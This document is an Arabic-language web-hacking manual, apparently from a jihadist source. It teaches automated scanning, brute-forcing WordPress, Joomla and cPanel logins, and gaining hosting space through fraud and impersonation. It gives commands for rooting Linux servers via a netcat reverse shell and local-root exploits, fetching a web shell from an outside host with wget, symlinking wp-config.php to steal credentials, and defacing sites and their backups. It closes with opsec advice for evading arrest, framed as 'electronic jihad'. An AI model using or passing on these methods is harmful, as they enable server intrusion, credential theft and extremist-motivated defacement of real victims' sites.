
Acunetix : الافضل بالنسبة لي مدفوع و غير مجاني لكن الكراك متوفر بالنت (صورة للبرنامج)



يحتوي على عدة ادوة تحتاجها
يستخرج المسارات بسرعة
الاول (بالنسبة لي) في استخراج
الثغرات و معلومات عن الموقع
باختصار ... لا بديل عنه في
حاسوبك .

<http://www.Acunetix.com>

Vega : الكثير يفضلها (و لا اعرف السبب هه) باختصار ادوة احترافية و واجهة رسومية رائعة (صورة للبرنامج)



- متوفر على الكالي لينكس
- مجاني (بدون كراك ولا سريال)
- خيار البروكسي متوفر (لاخفاء هويتك)

<https://Subgraph.com/vega>

بعد البرامج لدينا الادوات و السكريبتات لها نفس فكرة العمل و موجودة باعداد هائلة
لسهولة برمجتها نذكر اشهرها و اقواها
WPSCAN < مخصصة لفحص و اختراق مواقع الوردبريس . و ليس الفحص فقط

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# wpscan  
  
WPSecan v2.1rNA  
WordPress Security Scanner by the WPSecan Team  
Sponsored by the RandomStorm Open Source Initiative  
  
Examples :  
-Further help ...  
ruby ./wpscan.rb --help  
-Do 'non-intrusive' checks ...  
ruby ./wpscan.rb --url www.example.com  
-Do wordlist password brute force on enumerated users using 50 threads ...  
ruby ./wpscan.rb --url www.example.com --wordlist darkcode.lst --threads 50  
-Do wordlist password brute force on the 'admin' username only ...  
ruby ./wpscan.rb --url www.example.com --wordlist darkcode.lst --username admin  
-Enumerate installed plugins ...  
ruby ./wpscan.rb --url www.example.com --enumerate p  
-Enumerate installed themes ...  
ruby ./wpscan.rb --url www.example.com --enumerate t  
-Enumerate users ...  
ruby ./wpscan.rb --url www.example.com --enumerate u
```

بل بها عدة خواص من بينها
البروت فورس (التخمين).
فصح الثيمات. الراج ...
متوفرة بتوزيعة الكالي
لينكس و يمكن تنصيبها
بالويندوز الموقع الرسمي

wpscan.org

(الاوامر ظاهرة بالصورة)

JOOMSCAN < نفس فكرة wpscan غير انها خاصة بالمواقع التي تتركب سكربت
جوملا فقط (متوفرة بالكالي لينكس و كسابقتها بالامكان تنصيبها على الويندوز)

```
File Edit View Search Terminal Help  
root@MrQuiety:~# joomscan -u djmaza.in  
  
OWASP  
=====  
OWASP Joomla! Vulnerability Scanner v0.0.4  
(c) Aung Khant, aungkhant[at]yehg.net  
YGN Ethical Hacker Group, Myanmar, http://yehg.net/lab  
Update by: Web-Center, http://web-center.si (2011)  
=====  
  
Vulnerability Entries: 611  
Last update: February 2, 2012  
  
Use "update" option to update the database  
Use "check" option to check the scanner update  
Use "download" option to download the scanner latest version package  
Use svn co to update the scanner and the database  
svn co https://joomscan.svn.sourceforge.net/svnroot/joomscan joomscan
```

الموقع الرسمي :
مثال ..

joomscan -u site.com

sourceforge.net/projects/joomscan

الادوات التي شرحتها هي الاهم و نادرا ما تحتاج غيرها في الفحص الالي نذكر
بعض الادوات (تعمل نفس عمل البرامج) :

wipiti .

Pesclot .

nikto .

.....

الفحص اليدوي

بعد الألي هناك اليدوي و هو اصعب مرحلة في محور الاستهداف. يعتمد على تفكير بدرجة أولى ثم الصبر و المثابرة و لكونه لا يعتمد على طريقة محددة وضعته لكم على شكل ثلاث سيناريوهات و ما عليك الا الابداع و التطوير...

السيناريو الاول >

```
Fichier Edition Format Affichage ?
site: www.site.il
ip: 127.0.0.1
script: wordpress
server: Personal
themes: theme_name1 , theme_name2
plugins: youtubedownload v1.2 , rolit_v2
# exploit :
-youtubedownload v1.2 [SQL inject] >
http://www.exploit-db.com/exploits/0000/
-theme_name1 [XSS] >
http://www.exploit-db.com/exploits/1111/
```

الخطوة الاولى (جمع المعلومات)
نستخرج معلومات عن الموقع و من بينها الايبي. السكرت. السرفر.. و نسطرها على هذا الشكل <<<
نستخرج اسماء الثيمات و البرامج عن طريق الفصح الالي(بالبرامج المذكورة سابقا).

هذه الخطوة لجمع المعلومات و

تختلف المعلومات من هدف لهدف و لا تقتصر على هذه الطريقة فقط

الخطوة الثانية (ايجاد الثغرات)

– البحث عن الثيمات و التطبيقات بمواقع السيكيوريتي لعلانا نجد ثغرة مسجلة

– **تحميل التطبيقات التي لم تجد بها ثغرة لفحصها بنفسك** (سنشرحها بالتفصيل)

– ايجاد ايميل الادمين و محاولة اختراقه (الايميل)

– **البحث عن مواقع بنفس السرفر تحتوي على تطبيقات او سكرتات خبيثة**

ركز على السطر الاحمر و حاول البحث عن مواقع بنفس السرفر تركيب السكرت بها ثغرة سكول أو ابلود (اي ثغرة اخرى) و اليك الطريقة .

نستعرض مواقع السرفر بواسطة محرك البحث بينج

لاستعراض مواقع مصابة بسكول ' ip:127.0.0.1

لاستعراض مواقع بها سكرتات ابلود **upload** ip:127.0.0.1

و لك حرية الابداع و التغيير حسب السكرت التي تستهدفه

شرح تحميل و فحص سكرتات المواقع باختصار :


– أولا البحث عن رابط لتحميل السكرت . نجرب البحث عن اسم السكرت بغوغل أو

بمواقع عرض التطبيقات مثل **wordpress.com/plugins** او **extensions.joomla.org**


ان لم تجد يمكن البحث في مسار التطبيق عن ملف تحت اسم مثلا **Readme.txt**

و به من المفروض ايجاد معلومات و رابط التطبيق (قبل التحميل تأكد من رقم الاصدار)

-ثانيا فصح السكرت. يجب اعرف ان الفصح اليدوي سطرًا سطرًا لسكرت يحتاج معرفة بسيطة بالبرمجة في هذه الحالة PHP و احيانا ASP .. لكن في هذه يمكن استعمال برامج لفصح السكرتات مثل CodeXploiter (تجدونه بالمرفقات)



او عن طريق سكرت RIPS بالامكان تركيبه على السرفر الشخصي . رابط السكرت <http://rips-scanner.sourceforge.net>



شرح تثبيت السكرت
على السرفر الشخصي
تجدونها بالمرفقات
بأذن الله تعالى..
ننتهي من السيناريو
الاول هنا .

الخطوة الاولى (جمع المعلومات) شردناها سابقا

الخطوة الثانية (ايجاد الثغرات) نفرض أننا لم نجد ثغرة بالتطبيقات و الثيمات المركبة فنلجئ لطرق اخرى نذكر من بينها

– التخمين (Brut Force) :


أي يكون عندك اليوزر و تخمن عن الباسوورد بأستعمال «ليست باسوورد» أو العكس أو تخمن على كلاهما . (و عندما أقول تخمين لا أقصد الموقع المستهدف فقط بل كل مواقع السرفر)

يكون عادة بأستعمال برامج و سكربتات نذكر أشهرها :

*wpscan : لا تستعمل فقط للفصح و بإمكانك أستغلالها للتخمين على مواقع الوردبريس فقط (الشرح بالمرفقات)

*Master Brut : أداة رائعة مبرمجة بالبايثون تخمن على ووردبريس و جوملا (تجدونها بالمرفقات أن شاء الله)

*Authentication Tester : للتخمين على باقي المواقع غير ووردبريس و جوملا و هي أداة ببرنامج acunetix الخاص بفحص المواقع صورة لها و تجدون شرح إضافي بالمرفقات



في الأخير التخمين يعتمد على الهندسة الاجتماعية و الذكاء أولا و التي تعطينا باس ليست قوية ... (تجدون مع المرفقات كيف يتم عمل باس ليست)

– شراء مساحة بالسرفر (no name) :

لو كنت تشتغل بالسبام و تملك حسابات بنكية بإمكانك شراء مساحة بأغلب

السرفرات و لو كان السرفر شبه شخصي بإمكانك انتحال شخصية مدير جمعية

خيرية مثلا (اعمل لها صفحة فاييسبوك حتى لا يشك) أما السرفرات العامة بإمكانك

شراء المساحة بسهولة ما أن تعرف اسم الأستضافة

كيف أعرف اسم الاستضافة ؟

الطريقة الأولى : عن طريق هذا الموقع <http://www.netcraft.com>

Network

| | | | |
|------------------|----------------|-------------------------|---------------------|
| Site | | Netblock Owner | L.T. Plus d.o.o. |
| Domain | | Nameserver | ns1.santenbica.com |
| IP address | 78.218.172.100 | DNS admin | hostmaster@ |
| IPv6 address | Not Present | Reverse DNS | unknown |
| Domain registrar | unknown | Nameserver organisation | unknown |
| Organisation | unknown | Hosting company | poslovniservisi.com |
| Top Level Domain | | DNS Security Extensions | unknown |
| Hosting country | HR | | |

الطريقة الثانية : نستعرض مواقع السرفر بمحرك «بينج» ثم نضع الدلالة التالية

Hosted By مثال : ip:127.0.0.1 Hosted By

ملاحظة مهمة : إذا أردت أستهداف موقع بنطاق br. مثلا أشتري المساحة من

hostmaster.br 'مثال فقط'

–أختراق إيميل الادمين (no name) :

نفرض أننا نقوم بأستهداف موقع ووردبريس ووجدنا إيميل الموقع (سواء ببرامج

الفصح . أو ايجاد ايميل للاتصال مثلا في واجهة الموقع أُلخ ..)

الرجاء إدخال اسم المستخدم أو عنوان البريد الإلكتروني. سيتم إرسال رابط إلى بريدك الإلكتروني تستطيع من خلاله إنشاء كلمة مرور جديدة.

اسم المستخدم أو البريد الإلكتروني:

احصل على كلمة مرور جديدة

بعد أختراق الأيميل من السهل طلب أستعادة كلمة السر مهما كانت المنصة

المستهدفة (وردبريس . جوملا أو غيرهما ..)

أَسْغَلَال



المحور الثاني من جزء الأسرهداف

نظرا لأهمية هذا المحور و خاصة الجزء التطبيقي
منه . و لعدم قدرتنا على شرحه على أحسن
وجه كتابيا , فقد أضفنا لكم بالمرفقات روابط
أفضل دروس شرح مختلف الثغرات مترجمة
للعربية الرجاء الاطلاع عليها بدقة
و شكرا .



قال شيخ الاسلام ابن تيمية رحمه الله : "مذهب الأئمة الأربعة أن آلات اللهو كلها حرام"

مجموع الفتاوى (11 / 576)

نصيحة

خلال وقت بقائك امام الشاشة اياك و الميل للمعازف و المحرمات
مهما كانت تؤثر عليك و على زيادة كفاءة عملك و استئنس
بآيات القرآن و الاناشيد الشرعية اخي



تخطي الحمايات والوصول للهدف

المحور الثالث من جزء الأستهداف

نبدء الشرح بسم الله كل طريقة بأسمها و شرحها المفصل و منها الحصرية ..

***الترويت :** لعلك سمعت بترويت الأندرويد . نحن هنا مع ترويت السرفر أي الحصول على أعلى صلاحية ROOT و ينقسم لقسمين ترويت سرفرات لينكس و الويندوز (مصطلح ترويت الويندوز خاطئ فقط نستعمله للشرح)
سرفرات لينكس : نحتاج لكومبلايت (localroot) بورت مفتوح (حسب السرفر) و أداة النت كات بالحاسوب
أولا نعرف إصدار السرفر عن طريق أمر `uname -a`

Uname: Linux 3.12.52-135.ELK6.x86_64 #1 SMP Tue 5 CST 2016 x86_64

كل ما يهمنا هو الإصدار و السنة (معلومة بالأصفر) نبحث عن لوكال روت بغوغل مثلا 2016 3.12.52 localroot (تجدون بالمرفقات أكبر تجميعية أملكها) لا تحاول كثيرا مع لوكالات الحديثة .. الآن ننتقل للبورت .. عليك فتح البورت بحاسوبك (و روتر) نفس البورت المفتوح بالسرفر (أفحص السرفر بZENMAP) في الغالب يكون بورت 21 (بورت الاتصال ببروتوكول FTP) مفتوح دائما . و أخيرا ندخل لمجلد النت كات و نضع الأمر التالي `nc -vlp 21` .. بعدها نذهب للشل و نعمل اتصال عكسي :

Back Connect

Bind port to /bin/sh [perl]

Port: 21 >>

Back-connect [perl]

Server: Port: 21 >>

| | | | | | | | |
|--------|-----|-----|-------|--------|----|-------|--------------------------------|
| 113868 | 0.0 | 0.0 | 25676 | 2752 ? | SN | 06:36 | 0:00 perl /tmp/bc.pl |
| 117270 | 0.0 | 0.0 | 10056 | 996 ? | SN | 06:38 | 0:00 sh -c ps aux grep bc.pl |
| 117272 | 0.0 | 0.0 | 6496 | 492 ? | SN | 06:38 | 0:00 grep bc.pl |

(ليست الطريقة الوحيدة لعمل اتصال عكسي) بعدها يظهر لك شل لتنفيذ أوامر بالسرفر .. نرفع الآن لوكال روت على السرفر و ننفذ أمر الترجمة التالي :
`gcc exploit.c -o exploit` .. ثم أمر تنفيذ الأكسبلويت : `./exploit` . «ثم نجرب الأمر `id` لنرى إذا تغيرت صلاحياتنا إلى روت)

سرفرات الويندوز : لكون الطريقة سهلة وضعنا شرح بالمرفقات

***السيمليك :** و له عدة أنواع مثلا سحب كل أختصارات الكونفيغات مرة واحدة (Config Grabber أداة تجدونها بالمرفقات) أو أستهداف مسار معين يدويا كأحداث خطئ (fatal error) بعدها نضع مسار الكونفيغ مثلا و نعمل له أختصار ..

إذا سحبت الكونفيغ و لم تظهر الملفات فجرب رفع شل K2LL33D و

الدخول لملف الكونفيغات ربما تجد بعضها مصرحة

جرب الدخول لملف الكونفيغات و تطبيق أوامر يدويا مثلا `cat config-WP.txt`

***التخطي بالأوامر :** وجدنا أن هناك موقع ووردبريس بنفس السرفر (بينج) بما أننا مثلا رفعنا الشل بمسار /var/www/site.com/ فموقع الوردبريس منطقيا مساره /var/www/target.com/ نعلم من قبل أن ملف /wp-content/uploads/ دائما يكون مصرح فنطبق الأمر التالي :

```
cd ; cd var/www/target.com/wp-content/uploads ; wget http://shell.com/shell.txt ; mv shell.txt shell.php
```

إذا نجحت الطريقة فسنجد الشل مرفوع بالمسار wp-content/uploads بإمكانك أيضا محاولة قراءة الكونفيغ بأمر cat ..
-تحقق أولا من صلاحياتك بالملف المستهدف بالأمر ls -la ..
-إذا لم يظهر الشل جرب تغيير الصلاحيات بالأمر chmod ..
-إذا لم ينجح أمر الأستحضار wget جرب أمر النسخ cp ..

***تعديل الجذور :** عند فتح ملف index.php بمواقع تركيب منصة ووردبريس فسنجد الآتي :

```
1 <?php
2 /**
3  * Front to the WordPress application. This file doesn't do anything, but loads
4  * wp-blog-header.php which does and tells WordPress to load the theme.
5  *
6  * @package WordPress
7  */
8
9 /**
10  * Tells WordPress to load the WordPress theme and output it.
11  *
12  * @var bool
13  */
14 define('WP_USE_THEMES', true);
15
16 /** Loads the WordPress Environment and Template */
17 require( dirname( __FILE__ ) . '/wp-blog-header.php' );
18 |
```

ملف الأندكس يوجه إلى ملف

wp-blog-header.php

و الأخير يوجه إلى ملف

الأندكس بملف الأيتمات

/wp-content/themes/theme1

فأن أستطعت تعديل ملف الأندكس

هناك فسيغير أندكس الموقع معه

– دائما جرب التعديل على الكونفيغ أن لك عليه صلاحيات فغالبا ما يتغير معه الأندكس

– الطريقة تنجح مع كل المنصات (جوملا – دروبال – ووردبريس ...)

– أن لم تنجح حاول التغيير عشوائيا

***الهوية المزيفة :** إذا كنت تملك

صلاحية على مجلد رئيسي (هنا www)

بينما تملك صلاحية متدنية بالمجلدات


الفرعية فما عليك سوى تغيير أسم

المجلد الفرعي و أنشاء مجلد بنفس

أسمه الأول لترفع عليه الأندكس ..

و بهذا تخترق الموقع

– أحرص على أن لا تغير أسم المجلد حيث يتواجد الشل الخاص بك



***أختراق النسخ :** في السرفرات العامة 'الكبيرة' و شبه خاصة تحديدا تجد أن أغلبها يركب نفس السكربت المصاب في كثير من المواقع و هذا راجع لكون مدير الموقع هو نفسه مدير السرفر . فنقوم بالبحث و فصح مواقع بنفس السرفر لنجد إذا كانت نفس السكربتات

***الملفات الاحتياطية :** نجد بمجلدات المواقع و ما قبلها " مثلا public_html مجلدات تحت أسم أو تحتوي على مصطلح BACKUP و هذا يعني أن أي شيء حصل للموقع فبأمكان صاحب السرفر أو الموقع إعادة الموقع من تلك المجلدات .. أحيانا تجد الملفات الاحتياطية لكل المواقع من دون تصريح فبأمكانك قراءة الكونفيغات حينها ..

أو أن كان لك صلاحية عليها و على مجلد الموقع الأصلي لا فبأمكانك رفع الأندكس عليها 'الملفات الاحتياطية' و محاولة تخريب المجلد الأصلي قدر المستطاع . هكذا عندما يركبون الملفات الاحتياطية فقد رفعوا الأندكس بأيديهم ..
-بأمكانك محاولة سحب الملفات الاحتياطية و قراءتها بكل طرق التخطي الأخرى

***التخطي بالبيرل :** الطريقة سهلة فقط بعد تركيب شل البيرل "صيغة pl" نقوم بتحميل الكونفيغ بواسطة الأمر التالي :

`ln -s /home/user/public_html/wp-config.php x.zip`

-بالأمكان أستعمال الشل العادي لكن يفضل البيرل
-إذا لم يظهر الملف نجرب نرفع الهتكس

التهتكس : عبارة عن ملف دائما تجده بأسم htaccess . يمكنك أن تسميه بحسبة المجلد فهو يملك القوانين "كالامتدادات المسموحة . طرق القراءة . السماح للدخول . و الكثير الكثير" و يقوم بتطبيق ما برمج عليه و هنا عندنا هتكسات مختلفة الوظائف . من تحول صيغة php إلى jpg , من تسمح بقراءة الكونفيغات , تخطي الدوال الممنوعة ... ألخ

***التخمين على السي بانل :** بعد سحب اليوزرات من السرفر نضع اليوزرات بأداة w0rm و نعمل باس ليست الخاص بالسرفر بأستخدام أداة معينة 'تحتاج لوضع رابط الكونفيغات فقط' أو نضع باس ليست عشوائية ثم نتركه يخمن لعله يجد لنا الحسابات (كل الأدوات بالمرفقات)

***حسابات FTP :** تشبه حسابات السي بانل لكن الحصول عليها أسهل .. بأمكانك أيجاد اليوزر . الباس . الهوست بكونفيغات جوملا و عند الدخول إليها ببرنامج filezilla تجد أنك تملك صلاحية تغيير الأندكس
-بأمكانك سحب كل الحسابات من الكونفيغات بأداة واحدة 'تجدونها بالمرفقات'



نظام الحركية و منومات



بالمجال الأمني :

- تجنب تسجيل الأختراقات أو الدخول لرابط حسابك بالزون أتنش دون بروكسي .. فهذا يدل عليك مباشرة
- عند تصميم الأندكس الخاص بك أبحث عن رمز البلد الخاص بك بالكود مثلا إيطاليا it , فرنسا fr ... و الكود تجده على هذا الشكل مثلا "ar-fr" قم بتغييره إلى بلد عشوائي
- أغلب من تم القبض عليهم هم من أعلنوا عن بلدهم فتجنب أن الإشارة إلى بلدك و لو بحرف
- كلما قللت من الحسابات التي تملكها على النت "رفع . منتديات" و قللت من يعرفها كان أفضل
- إذا أردت رفع شروحات على اليوتيوب فلتطل بالمونتاچ و لتخفي كل كبيرة و صغيرة (حتى أسماء الملفات)
- كونك مجاهد ألكتروني في بلاد الكفر . فمثلك مثل الذئب المنفردة عش حياة شاب عادي دون جلب الأنظار بضوابط شرعية
- أحرص على أخفاء كل ما للخلافة علاقة به "بيانات . أناشيد .." في حاسوبك و بهاتفك خاصة تمويها و مضمونا .. مع تجنب تام للخلفيات الجهادية
- لا تهتم للزخم الإعلامي لأعمالك لكونه سبب للرياء أولا . و ثانيا لخطورته على أمنك
- أستعمل التور بنافذة كبيرة و تجنب تصغيرها فهذا يجعله دون فائدة
- دائما أربط أدوات الفحص 'مثل acutenix' و كل الأدوات المكتبية غيرها و حتى الترمنال بلينكس بشبكة التور (تجد شروحات مفصلة بالمرفقات)
- إذا أرتكبت الكثير من الحماقات و حسبت أن أمنك الشخصي مهدد فأنسحب من القرصنة و كل مشتقاتها و أ حذف كل حساباتك مع أستعمال قرص صلب جديد لمدة ما بين الشهر إلى ستة أشهر (مجربة يا أخوة)
